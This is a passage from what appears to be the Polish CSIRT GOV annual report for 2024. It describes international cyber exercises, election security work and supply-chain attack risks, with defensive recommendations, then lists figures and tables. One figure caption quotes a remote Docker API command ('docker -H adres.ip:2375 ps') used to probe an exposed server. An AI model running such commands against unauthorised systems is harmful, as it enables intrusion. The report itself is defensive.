Udział Zespołu CSIRT GOV w Ćwiczeniach ENISA: Cyber Europe 2024

Zespół CSIRT GOV brał udział w ćwiczeniach Cyber Europe 2024 organizowanych przez Europejską Agencje Unii Europejskiej ds. Cyberbezpieczeństwa (ENISA). Już po raz siódmy zorganizowała ona tego rodzaju ćwiczenia, które miały na celu sprawdzenie oraz przećwiczenie przez reprezentantów państw Unii Europejskiej procedur zarządzania zdarzeniami w obliczu międzynarodowego kryzysu bezpieczeństwa w cyberprzestrzeni. ENISA organizuje ćwiczenia Cyber Europe od 2010 roku, a każda z edycji poświęcona jest innej branży. Ćwiczenia w 2024 roku poświęcone zostały sektorowi energii ze względu na jego kluczowe znaczenie dla nowoczesnych gospodarek. Przedmiotowe ćwiczenia symulowały cyberataki wymierzone w systemy teleinformatyczne podmiotów z branży energetycznej, na które uczestnicy Cyber Europe musieli odpowiednio reagować, by wskazane zagrożenia nie wpłynęły na ciągłość działań infrastruktury. W ćwiczeniach – poza Zespołem CSIRT GOV – udział wzięły m.in. inne zespoły CSIRT poziomu krajowego, jak również podmioty odpowiedzialne za zarządzanie kryzysowe. W związku z tym, że tegoroczna edycja była poświęcona tematyce sektora energetycznego, do udziału zaproszono również podmioty reprezentujące przedmiotowy sektor w Polsce.

Rysunek 70. Certyfikat uczestnictwa w ćwiczeniach Cyber Europe 2024

Udział Zespołu CSIRT GOV w ćwiczeniach organizowanych przez NATO – Locked Shields 2024

Zespół CSIRT GOV brał udział w ćwiczeniach pod kryptonimem Locked Shields 2024 organizowanych przez Centrum Doskonałości Współpracy w zakresie Cyberobrony NATO (NATO Cooperative Cyber Defence Centre of Excellence - CCDCOE), które odbyły się w dniach 22-26 kwietnia 2024 r. To jedno z największych międzynarodowych ćwiczeń technicznych z zakresu cyberobrony na świecie, które ma na celu doskonalenie umiejętności uczestników w zakresie reagowania i odpierania cyberataków prowadzonych w czasie rzeczywistym na fikcyjne krajowe systemy informatyczne. W 14 edycji ćwiczenia udział wzięło ponad 40 krajów i 4 000 ekspertów cyberbezpieczeństwa, w tym zespół złożony z przedstawicieli Polski i Finlandii. Część polska składała się m.in. z przedstawicieli zespołów CSIRT poziomu krajowego, ekspertów reprezentujących instytucje finansowe, energetyczne oraz sektor prywatny, a także pracowników akademickich z uczelni wyższych. Ćwiczenia Locked Shields przyjmują formę zawodów, w których rywalizują ze sobą dwa zespoły – jeden z nich, określany jako Zespół Szybkiego Reagowania (Blue Team), ma za zadanie obronę własnej infrastruktury, która jest atakowana przez drugi zespół - Red Team. W każdej z edycji odnotowuje się udział kilkudziesięciu zespołów Blue Team z ponad 30 krajów. W roku 2024 Zespół przedstawicieli Polski i Finlandii przyjął zadania Blue Team, który miał za zadanie obronę fikcyjnego państwa – wirtualnej krainy „Berylia", w tym ochronę należących do niej systemów informatycznych i infrastruktury krytycznej przed eskalowanymi atakami. W trakcie dwudniowych ćwiczeń uczestnicy Locked Shields zrealizowali realistyczne scenariusze obrony przed cyberatakami oraz wykorzystali najnowocześniejsze technologie. Poza odparciem ataków i zabezpieczaniem złożonych systemów informatycznych, uczestnicy musieli się wykazać się odpowiednią wiedzą o zagadnieniach kryminalistycznych, prawnych oraz medialnych. Polska i Finlandia po raz pierwszy współpracowała jako jeden zespół, finalnie zajmując II miejsce w ogólnej klasyfikacji.

Udział Zespołu CSIRT GOV w międzynarodowych ćwiczeniach w zakresie cyberobrony Allied Power Exercise APEX 2024

Zespół CSIRT GOV brał udział w międzynarodowych ćwiczeniach w zakresie cyberobrony Allied Power Exercise APEX 2024, które odbyły się w dniach 10-12 września 2024 roku w Korei Południowej. Przedmiotowe ćwiczenia stanowiły symulację cyberwojny opartej na fikcyjnym konflikcie międzypaństwowym w regionie Indo-Pacyfiku. W APEX 2024 udział wzięło 21 państw z regionu Indo-Pacyfiku oraz NATO. Dwunastoosobowy Zespół Blue Team złożony z przedstawicieli Zespołu CSIRT GOV, Irlandii oraz Singapuru, w zmaganiach uzyskał liczbę punktów pozwalającą na zajęcie drugiego miejsca w klasyfikacji generalnej.

Udział Zespołu CSIRT GOV w ćwiczeniach krajowych w ramach KSC-EXE 2024

Zespół CSIRT GOV brał udział w ćwiczeniach organizowanych w ramach krajowego systemu cyberbezpieczeństwa przez Departament Cyberbezpieczeństwa Ministerstwa Cyfryzacji – KSC-EXE 2024. Ich głównym celem była weryfikacja umiejętności wykorzystywania obowiązujących procedur oraz sprawdzenie zdolności podmiotów krajowego systemu cyberbezpieczeństwa w sytuacji kryzysowej, jaką jest cyberatak wymierzony w podmioty CRP. Organizatorzy przygotowali scenariusz odwzorowujący wystąpienie incydentu ataku na łańcuchy dostaw, który wpływał na działanie różnych sektorów, m.in. transportu. W ćwiczeniach udział wzięło prawie 60 przedstawicieli podmiotów krajowego systemu cyberbezpieczeństwa, w tym organy właściwe do spraw cyberbezpieczeństwa, zespoły reagowania na incydenty bezpieczeństwa komputerowego poziomu krajowego oraz przedstawiciele m.in. Ministerstwa Spraw Zagranicznych, Prokuratury Krajowej, Rządowego Centrum Bezpieczeństwa, Urzędu Komunikacji Elektronicznej i Centralnego Biura Zwalczania Cyberprzestępczości.

Działania na rzecz bezpieczeństwa procesu wyborczego

Analogicznie do roku 2023, w roku ubiegłym Zespół CSIRT GOV podjął działania mające na celu wsparcie cyberbezpieczeństwa systemów teleinformatycznych związanych z organizacją wyborów samorządowych, jak również wyborów do Parlamentu Europejskiego. Zadania te dotyczyły aspektów oceny bezpieczeństwa teleinformatycznego, szkoleń, jak również prowadzenia rozpoznania cyberzagrożeń oraz obsługi incydentów pod kątem procesu wyborczego.

Zespół CSIRT GOV prowadził ocenę bezpieczeństwa systemów i sieci teleinformatycznych dotyczących wsparcia systemu wyborczego, podczas której na bieżąco informowano przedstawicieli organów wyborczych o wykrytych podatnościach w infrastrukturze sieciowej – ze szczególnym uwzględnieniem tych, które wymagały podjęcia niezwłocznych działań przez administratorów. W ramach oceny bezpieczeństwa CSIRT GOV przeprowadził również testy socjotechniczne, mające na celu weryfikację świadomości oraz odporności użytkowników systemów. W zakresie wzmacniania świadomości użytkowników przeprowadzono szereg szkoleń mających na celu podwyższenie poziomu wiedzy personelu zaangażowanego w organizację przebiegu wyborów w zakresie zagrożeń w cyberprzestrzeni. Szkoleniami objęto zarówno szczebel kierowniczy, jak i kadrę pracowników, w tym również administratorów systemów i sieci IT. Jednocześnie Zespół CSIRT GOV wspierał organy państwa w zakresie możliwości wdrożenia mechanizmów czy procedur mających na celu podniesienie poziomu bezpieczeństwa infrastruktury oraz użytkowników systemów teleinformatycznych. Ponadto w trakcie trwania wyborów samorządowych oraz wyborów do parlamentu europejskiego Zespół CSIRT GOV prowadził wzmożone monitorowanie zagrożeń cybernetycznych. Podobnie jak w przypadku wyborów parlamentarnych w 2023 r., szczególną uwagę zwracano na zagrożenia związane z dezinformacją wyborczą, rejestrowaniem domen oraz stron wykorzystywanych do podszywania się pod autentyczne instytucje oraz podmioty.

8

BEZPIECZEŃSTWO ŁAŃCUCHA DOSTAW

Zapewnienie bezpieczeństwa krajowej infrastruktury krytycznej jest w dzisiejszych czasach jednym z najważniejszych wyzwań stojących przed Polską, w szczególności w kontekście trwającej wojny w Ukrainie. Obserwowane tam cyberataki pokazują, że nie tylko działania kinetyczne, ale także aktywność w cyberprzestrzeni jest w stanie w znaczącym stopniu wpłynąć na ciągłość świadczenia najbardziej istotnych usług dla obywateli, a ich przerwanie – w czasach, gdy życie oparte jest na dostępie do energii – może nieść za sobą katastrofalne skutki. Jednocześnie też trzeba pamiętać, że na zapewnienie bezpieczeństwa samej infrastruktury krytycznej ma wpływ wiele czynników, w tym całościowe bezpieczeństwo teleinformatyczne operatora danej IK, bezpieczeństwo fizyczne obiektów, ryzyko związane z nieuprawnionym dostępem osób o motywacjach sabotażowych – czynnik ludzki, a także zależności pomiędzy poszczególnymi systemami, usługami, a przede wszystkim, w kontekście tego rozdziału – operatorem a firmami świadczącymi usługi na jego rzecz.

Pojęcie łańcucha dostaw (ang. supply chain) – w kontekście cyberbezpieczeństwa – odnosi się do sieci dostawców i usługodawców, którzy uczestniczą w dostarczaniu produktów i usług. Złożoność współczesnych łańcuchów dostaw, często obejmująca wielu kontrahentów-ogniw, znacząco rozszerza potencjalny obszar ataku na kluczowe sektory polskiej infrastruktury. Według definicji analityków firmy CrowdStrike, atak na łańcuch dostaw to rodzaj cyberataku, który wymierzony jest na zaufanego zewnętrznego dostawcę usługi lub oprogramowania niezbędnego dla łańcucha dostaw[68].

Zamiast bezpośredniego ataku na cel, cyberprzestępcy koncentrują się na słabszych ogniwach łańcucha dostaw, takich jak dostawcy oprogramowania, sprzętu lub usług, którzy nierzadko mogą mieć uprzywilejowany dostęp do systemów organizacji docelowej. Atakujący mogą umieszczać złośliwy kod w aktualizacjach oprogramowania, modyfikować komponenty sprzętowe, korzystać z pozyskanych danych logowania do kont serwisowych lub wykorzystywać skradzione certyfikaty do podszywania się pod zaufane źródła. Celem działania może być uzyskanie dostępu do wrażliwych danych, infrastruktury sieciowej lub rozprzestrzenienie złośliwego oprogramowania na wiele organizacji jednocześnie. Ataki te są szczególnie niebezpieczne ze względu na trudność w ich wykryciu, potencjalnie szeroki zakres oddziaływania oraz wykorzystywanie istniejących relacji zaufania między organizacjami, a ich dostawcami. Ataki na łańcuch dostaw są szczególnie niebezpieczne ze względu na ich potencjał do wywoływania efektu kaskadowego. Ocena sytuacyjna Parlamentu Europejskiego i Rady Unii Europejskiej przedstawiona w dyrektywie NIS2 informuje, iż „małe i średnie przedsiębiorstwa coraz częściej stają się celem ataków w łańcuchu dostaw ze względu na ich niewystarczający poziom zarządzania ryzykiem w cyberbezpieczeństwie i zarządzania w razie ataków [...]. Takie ataki w łańcuchu dostaw wpływają nie tylko na małe i średnie przedsiębiorstwa

[68]https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/supply-chain-attack/

i działalność każdego z nich z osobna, lecz także mogą mieć efekt kaskadowy w postaci większych ataków na zaopatrywane przez nie podmioty"[69]. Pojedynczy udany atak może prowadzić do kompromitacji wielu organizacji jednocześnie, co czyni je niezwykle atrakcyjnymi dla cyberprzestępców oraz organizacji state-sponsored, a w tym APT (ang. Advanced Persistent Threat).

Dyrektywa NIS2 w szczególności zwraca uwagę na potrzebę mitygacji ryzyka wynikającego z łańcucha dostaw i powiązań z dostawcami ze względu na liczbę incydentów dotyczących przełamania zabezpieczeń sieci i systemów teleinformatycznych, wykorzystując podatności infrastruktury kontrahentów. Rok 2024 pokazał, iż jest to trend obserwowany także w Polsce, gdzie tego rodzaju ataki dotknęły znaczących na rynku firm, a co za tym idzie – istotnej liczby ich usługobiorców.

Jednym z kluczowych wyzwań w ochronie przed atakami na łańcuch dostaw jest zapewnienie bezpieczeństwa teleinformatycznego własnej instytucji w całym ekosystemie dostawców i partnerów biznesowych. Organizacje muszą teraz nie tylko dbać o swoje bezpieczeństwo, ale również upewnić się, że ich dostawcy i partnerzy spełniają wysokie standardy cyberbezpieczeństwa, ograniczając tym samym ryzyko zagrożenia dla organizacji docelowej. Powyższe wymaga kompleksowego podejścia do zarządzania ryzykiem w łańcuchu dostaw.

W drugiej połowie 2024 roku w polskiej przestrzeni medialnej pojawiły się informacje o działalności grupy cyberprzestępczej Hunters International, działającej w modelu Ransomware-as-a-Service. Swoje ataki z wykorzystaniem oprogramowania Ransomware realizuje ona w metodzie double extortion, czyli żąda okupu zarówno za odszyfrowanie, jak i pobranie eksfiltrowanych danych. 9 października 2024 na stronie grupy pojawiły się dane pochodzące rzekomo z ataku na polskiego dostawcę rozwiązań z zakresu automatyki, robotyki i Internetu Rzeczy (IoT), łącznie 5,9 TB informacji o działalności firmy, danych projektowych, danych osobowych osób realizujących projekty i współpracujących z firmą, umów z klientami oraz danych logowania. Atak został potwierdzony, a firma opublikowała na swojej stronie internetowej komunikat o zaistniałym incydencie, którego początek został wskazany na 5 września 2024.

Niedługo później ten sam aktor opublikował na swojej stronie kolejny zbiór danych, tym razem dotyczący polskiej firmy świadczącej usługi z zakresu IT oraz ICT. W przypadku drugiego ataku upublicznione dane obejmowały umowy zawarte z firmami i jednostkami administracji publicznej, informacje o zrealizowanych projektach, dane osobowe pracowników i klientów oraz dane dostępowe i inne poświadczenia do sieci i systemów klientów – łącznie 1,2 TB danych.

[69] Dyrektywa Parlamentu Europejskiego i Rady (UE) 2022/2555 z dnia 14 grudnia 2022 r. w sprawie środków na rzecz wysokiego wspólnego poziomu cyberbezpieczeństwa na terytorium Unii, zmieniająca rozporządzenie (UE) nr 910/2014 i dyrektywę (UE) 2018/1972 oraz uchylająca dyrektywę (UE) 2016/1148

W reakcji na ataki związane z infekcją oprogramowaniem szyfrującym i ich skutkiem w postaci wycieku danych, Pełnomocnik Rządu do spraw Cyberbezpieczeństwa wydał 18 października 2024 roku komunikat wraz z zaleceniami[70].

Powyższe incydenty ukazały istotne luki w zabezpieczeniach, nawet wśród liderów branży technologicznej, oraz skalę zagrożeń wynikających z działań cyberprzestępców. Dane w postaci informacji projektowych związanych z automatyzacją i robotyką stanowią cenne informacje dla potencjalnych adwersarzy, w szczególności aktorów typu state-sponsored. Dodatkowo dane dostępowe, a w tym prywatne klucze uwierzytelniania do sieci i środowisk klienckich dostępne w wyciekach są łatwym atrybutem do wykorzystania w ewentualnym ataku. Drugorzędną kwestią w tym przypadku są sprawcy ataku, a najistotniejsze – oprócz identyfikacji wektora wejścia – jest to, w jaki sposób dane, które mogły zostać pobrane przez dowolną osobę lub grupę, mogą zostać wykorzystane przeciwko klientom zaatakowanych przedsiębiorstw. Gdy informacja została opublikowana (a nawet – gdy została eksfiltrowana), nie ma już odwrotu, a wszelkie działania zaradcze mogą jedynie sprowadzać się do ograniczania, nie zaś eliminowania skutków. Powyższe stanowi szczególnie istotne zagrożenie w przypadku infrastruktury krytycznej Rzeczypospolitej.

Innym rodzajem zagrożenia generowanego przez usługodawców jest brak odpowiedniej kontroli podmiotu nad dostępem usługodawców do własnej infrastruktury. Jeden z incydentów analizowanych w 2024 roku przez CSIRT GOV dotyczył zainstalowania przez serwisanta modemu USB z kartą SIM, który umożliwiał zdalny dostęp do środowiska OT (ang. Operational Technology) podmiotu z sektora energetyki. Miało to ułatwić realizację prac serwisowych przez firmę zewnętrzną, jednak przez brak właściwego zabezpieczenia stwarzało ryzyko nieuprawnionego dostępu do sterownika. Dodatkowe, niezinwentaryzowane punkty dostępu stanowiące styk z siecią Internet zarówno w środowiskach korporacyjnych, jak i OT stanowią znaczące ryzyko dla organizacji. Urządzenie takie poprzez brak odpowiedniego zabezpieczenia ze strony organizacji może ułatwić atakującemu uzyskanie nieuprawnionego dostępu do sieci i systemów organizacji, a w konsekwencji doprowadzić do kompromitacji wskazanego środowiska i dalszej eskalacji.

Jak można wywnioskować na podstawie powyższych przykładów, w obliczu rosnącego zagrożenia atakami na łańcuch dostaw, instytucje oraz podmioty kluczowe z punktu widzenia bezpieczeństwa państwa (w tym operatorzy infrastruktury krytycznej) powinny przyjąć kompleksowe podejście do cyberbezpieczeństwa, wychodzące poza cyfrowe ramy organizacji. Istotne jest zaimplementowanie

[70] https://www.gov.pl/web/baza-wiedzy/wzrost-liczby-incydentow-zwiazanych-z-wyciekiem-danych--zalecenia-pelnomocnik-rzadu-do-spraw-cyberbezpieczenstwa

wielowarstwowej strategii działań, które obejmowałyby nie tylko własną infrastrukturę IT i OT, ale również partnerów i podwykonawców.

Jednym z fundamentalnych elementów takowych działań jest zaimplementowanie strategii bazującej na pojęciu zerowego zaufania dla innych (ang. Zero Trust Policy). Podejście to zakłada, iż żadnemu użytkownikowi, urządzeniu czy aplikacji nie można ufać domyślnie, nawet jeśli znajdują się wewnątrz sieci korporacyjnej. Każda próba dostępu musi być weryfikowana, a uprawnienia ograniczone do minimum niezbędnego do wykonania zadania. Stanowi to jedną z podstawowych zasad w kontekście łańcucha dostaw i partnerów, wraz z kluczową regularną weryfikacją ich uprawnień. Dodatkowo, dyrektywa CER podkreśla, że podmioty krytyczne powinny posiadać środki niezbędne w celu „odtworzenia po incydentach, z należytym uwzględnieniem środków na rzecz ciągłości działania oraz identyfikacji alternatywnych łańcuchów dostaw w celu przywrócenia świadczenia usługi kluczowej"[71].

Celem właściwego zabezpieczenia organizacji przed wystąpieniem incydentów związanych z atakiem na łańcuch dostaw (w zależności od rodzaju kooperacji między podmiotami), właściwymi sposobami zabezpieczenia może być:

- Ocena ryzyka – proces mający na celu identyfikację, ocenę i zarządzanie ryzykiem w funkcjonującym łańcuchu dostaw, jak i jego nowych/potencjalnych powiązaniach;
- Regularne audyty i kontrole - zadania potwierdzające bądź zaprzeczające możliwości bezpiecznej realizacji czynności umownych ze strony dostawcy;
- Kontrola niezbędnych uprawnień – czynność polegająca na regularnej weryfikacji przyznawanych uprawnień do zasobów, jedynie na zasadzie tzw. Least Privilege;
- Planowanie ciągłości biznesowej – opracowanie planów ciągłości działania i mitygacji skutków incydentu w przypadku jego wystąpienia;
- Szyfrowanie danych – szyfrowanie danych w transmisji oraz przechowywaniu celem ich właściwego zabezpieczenia;
- Stałe monitorowanie – stosowanie systemów monitorowania i raportowania zagrożeń oraz incydentów celem szybkiego podjęcia stosownych działań;
- Wybór dostawców spełniających standardy np. opracowywane przez Międzynarodową Organizację Normalizacyjną (ISO).

[71] Dyrektywa Parlamentu Europejskiego i Rady (UE) 2022/2557 z dnia 14 grudnia 2022 r. w sprawie odporności podmiotów krytycznych i uchylająca dyrektywę Rady 2008/114/WE

Podsumowując, ataki na łańcuch dostaw stanowią poważne zagrożenie dla cyberbezpieczeństwa w Polsce, w tym dla administracji państwowej, a przede wszystkim operatorów infrastruktury krytycznej. Skuteczna obrona wymaga kompleksowego podejścia, obejmującego nie tylko wdrożenie zaawansowanych technologii i rozwiązań organizacyjnych, ale również budowanie kultury bezpieczeństwa, współpracę międzysektorową i ciągłe podnoszenie kompetencji. W obliczu narastającego zagrożenia atakami na łańcuch dostaw, kluczową rolę odgrywa ścisła współpraca między organizacjami, sektorami czy z organami bezpieczeństwa państwa. W związku z czym zwracamy się do Państwa z prośbą o niezwłoczne i każdorazowe informowanie Zespołu CSIRT GOV o wszelkich incydentach lub potencjalnych zagrożeniach, które mogą dotyczyć Państwa instytucji bądź innej organizacji w Polsce będącej częścią administracji państwowej tudzież operatorem infrastruktury krytycznej. Bieżąca wymiana informacji umożliwia Zespołowi CSIRT GOV skuteczne ostrzeganie i wspieranie instytucji znajdujących się w naszej właściwości, jeszcze przed wystąpieniem incydentu. Takowe proaktywne podejście może znacząco przyczynić się do minimalizacji potencjalnych skutków cyberataków.

Wykaz rysunków

Rysunek 1. Phishingowa wiadomość email z odnośnikiem do witryny wyłudzającej poświadczenia logowania 19
Rysunek 2. Spreparowany panel logowania do usługi 1login 20
Rysunek 3. Phishingowa wiadomość e-mail wraz ze złośliwym załącznikiem 20
Rysunek 4. Phishingowa wiadomość e-mail wraz z hiperłączem do podstawionego panelu logowania 21
Rysunek 5. Spreparowany panel logowania 21
Rysunek 6. Phishingowa wiadomość email 22
Rysunek 7. Spreparowane wezwanie organów ścigania – Policja i Europol 23
Rysunek 8. Spreparowane wezwanie organów ścigania - Europol i Żandarmeria Wojskowa 24
Rysunek 9. Rysunek – phishingowa wiadomość e-mail 25
Rysunek 10. Rysunek – phishingowa wiadomość e-mail mająca na celu nakłonienie ofiary do pobrania pliku w formacie .gz 26
Rysunek 11. Phishingowa wiadomość e-mail wraz ze złośliwym załącznikiem w archiwum .gz 27
Rysunek 12. Phishingowa wiadomość e-mail mająca na celu nakłonienie ofiary do podjęcia kontaktu z atakującym 28
Rysunek 13. Rozmowa pracownika instytucji z adwersarzem za pośrednictwem komunikatora WhatsApp 29
Rysunek 14. Wiadomość z hiperłączem do zasobu w sieci Internet 30
Rysunek 15. Dokument dostępny na platformie SharePoint mający imitować rzeczywiste powiadomienie o oczekującym dokumencie 31
Rysunek 16. Podstawiony panel logowania do usług firmy Microsoft 32
Rysunek 17. Wiadomości informująca o rzekomych problemach z konfiguracją usługi 33
Rysunek 18. Podstawiony panel logowania do usługi webmail 33
Rysunek 19. Wiadomość wysłana ze skompromitowanej skrzynki poczty elektronicznej 34
Rysunek 20. Sfałszowany panel logowania do usługi Zimbra 34
Rysunek 21. Phishingowa wiadomość e-mail wraz ze złośliwym odnośnikiem 35
Rysunek 22. Spreparowany dokument dostępny na platformie SharePoint mający imitować rzeczywiste powiadomienie o oczekującym pliku 36
Rysunek 23. Sfałszowany panel logowania do usług Microsoft 36
Rysunek 24. Strona podszywająca się pod rzeczywistą witrynę KPRM w domenie gov.pl – cz. 1 37
Rysunek 25. Strona podszywająca się pod rzeczywistą witrynę KPRM w domenie gov.pl - cz. 2 37
Rysunek 26. Spreparowany panel logowania do usługi iPKO 38
Rysunek 27. Wiadomość dystrybuująca złośliwe oprogramowanie typu RAT Quasar 39
Rysunek 28. Wiadomość z odnośnikiem do strony imitującej usługę Microsoft Word 40
Rysunek 29. Widok strony imitującej usługę Microsoft Word 40
Rysunek 30. Wiadomość ze złośliwym załącznikiem 41
Rysunek 31. Wiadomość ze złośliwym załącznikiem 42
Rysunek 32. Spreparowany panel logowania 42
Rysunek 33. Złośliwa strona w domenie firstcloudit.com prezentująca rozmyty dokument 57
Rysunek 34. Fragment kodu JavaScript w kodzie strony w domenie firstcloudit.com 58
Rysunek 35. Polecenie PowerShell wykonywane po uruchomieniu pliku .pdf.lnk 58
Rysunek 36. Treść wiadomości phishingowej wykorzystującej motyw agendy wydarzenia międzynarodowego 59
Rysunek 37. Zawartość pliku .url służącego do pobrania pliku msedge.exe 60
Rysunek 38. Zawartość pliku .cmd stanowiącego jeden z elementów infekcji 60
Rysunek 39. Zawartość pliku .sxc stanowiącego jeden z elementów infekcji 60
Rysunek 40. Informacja o pliku .exe stanowiący aplikację kalkulator Windows 7 61
Rysunek 41. Analiza działania biblioteki .dll uruchamiającej plik .bat 62

Rysunek 42. Zawartość pliku .bat 62
Rysunek 43. Grafika stanowiąca tzw. decoy file 63
Rysunek 44. Wiadomość phishingowa 63
Rysunek 45. Fałszywe panele OWA 64
Rysunek 46. Kampania z podszyciem pod firmę Amazon 66
Rysunek 47. Połączenie do serwera RDP aktora 67
Rysunek 48. Wycinek pliku konfiguracyjnego .rdp 68
Rysunek 49. Przykładowe wiadomości phishingowe kierowane do użytkowników poczty Interia 69
Rysunek 50. Fałszywy panel logowania do poczty Interia 70
Rysunek 51. Pliki decoy w kampanii UNC1151 71
Rysunek 52. Fazy ataku grupy APT15 (tzw. kill chain) 73
Rysunek 53. Wiadomość phishingowa w języku kazachskim 76
Rysunek 54. Dokument DOCX 77
Rysunek 55. Ostrzeżenie z Docker API 99
Rysunek 56. Wynik polecenia: $ docker -H adres.ip:2375 ps 99
Rysunek 57. Skanowanie kontrolera domeny z kontenera utrzymywanego przez usługę Docker 99
Rysunek 58. Fragment zrzutu ekranu pliku z hasłem 100
Rysunek 59. Wynik rekonfiguracji serwera 100
Rysunek 60. Eskalacja uprawnień 101
Rysunek 61. Directory listing serwera adres.ip, port 8085/tcp, usługa HP Web Jetadmin 101
Rysunek 62. Wykryto cztery serwery z JDWP 102
Rysunek 63. Wynik polecenia whoami na zdalnym serwerze 102
Rysunek 64. Payload XSS 103
Rysunek 65. Wykonanie złośliwego kodu 104
Rysunek 66. Blokowanie alertu przez WAF 104
Rysunek 67. Fragment z logów serwera, port 5050/tcp 105
Rysunek 68. Konto użytkownika 106
Rysunek 69. włączony tryb DEBUG 106
Rysunek 70. Certyfikat uczestnictwa w ćwiczeniach Cyber Europe 2024 108

Wykaz tabel

Tabela 1. Zachowania analizowanych plików/zasobów internetowych 83
Tabela 2. Najczęściej identyfikowane reguły 84
Tabela 3. Najczęściej występujące typy plików 85
Tabela 4. Zidentyfikowane w 2024 roku skanowania i próby eksploitacji usług na podstawie danych z systemu ARAKIS GOV 91
Tabela 5. Najczęściej dopasowane reguły do ruchu sieciowego widzianego przez system ARAKIS GOV 92
Tabela 6. Top 20 loginów, haseł wykorzystywanych w połączeniach do usług ARAKIS GOV 92
Tabela 7. 20 najpopularniejszych URL wykorzystywanych najczęściej przy rozpoznaniu usług http/s 93

Wykaz wykresów

Wykres 1. Liczba zarejestrowanych zgłoszeń oraz incydentów w latach 2022-2024 10

Wykres 2. Liczba zarejestrowanych zgłoszeń oraz incydentów w poszczególnych kwartałach 2024 roku 11

Wykres 3. Liczba incydentów zgłoszonych przez podmioty krajowego systemu cyberbezpieczeństwa w latach 2023 i 2024 z podziałem na kategorie 12

Wykres 4. Liczba incydentów zgłoszonych przez podmioty krajowego systemu cyberbezpieczeństwa w 2024 roku z podziałem na sektory 14

Wykres 5. Liczba ostrzeżeń wydanych przez CSIRT GOV w 2024 roku z podziałem na kategorie ostrzeżeń 15

Wykres 6. Liczba ataków DDoS w podziale na kwartały 44

Wykres 7. Liczba zaatakowanych instytucji z podziałem na kwartały 44

Wykres 8. Procentowy rozkład zidentyfikowanych adresów IP biorących udział w atakach DDoS 45

Wykres 9. Średni czas ataku przedstawiony w minutach w podziale na kwartały 46

Wykres 10. Wyniki analizy plików w roku 2024 80

Wykres 11. Statystyka miesięczna analizowanych plików 80

Wykres 12. Klasyfikacja oprogramowania złośliwego 81

Wykres 13. Rozkład zarejestrowanych przepływów z podziałem na miesiące 87

Wykres 14. Procentowy rozkład alarmów systemu ARAKIS GOV ze względu na priorytet 88

Wykres 15. Procentowy podział alarmów systemu ARAKIS GOV ze względu na typ 89

Wykres 16. Procentowy podział przepływów alarmów typu 2 w instytucjach 89

Wykres 17. Rozkład źródeł ataków na sieci monitorowane przez system ARAKIS GOV pod kątem liczby generowanych przepływów 90

Wykres 18. Wykryte podatności w 2024 r. 96

Zainteresowanych służbą lub pracą
w Zespole Reagowania na Incydenty
Bezpieczeństwa Komputerowego

CSIRT GOV

prosimy o kontakt:

praca@csirt.gov.pl

Zespół Reagowania Na Incydenty Bezpieczeństwa Komputerowego
CSIRT GOV

2024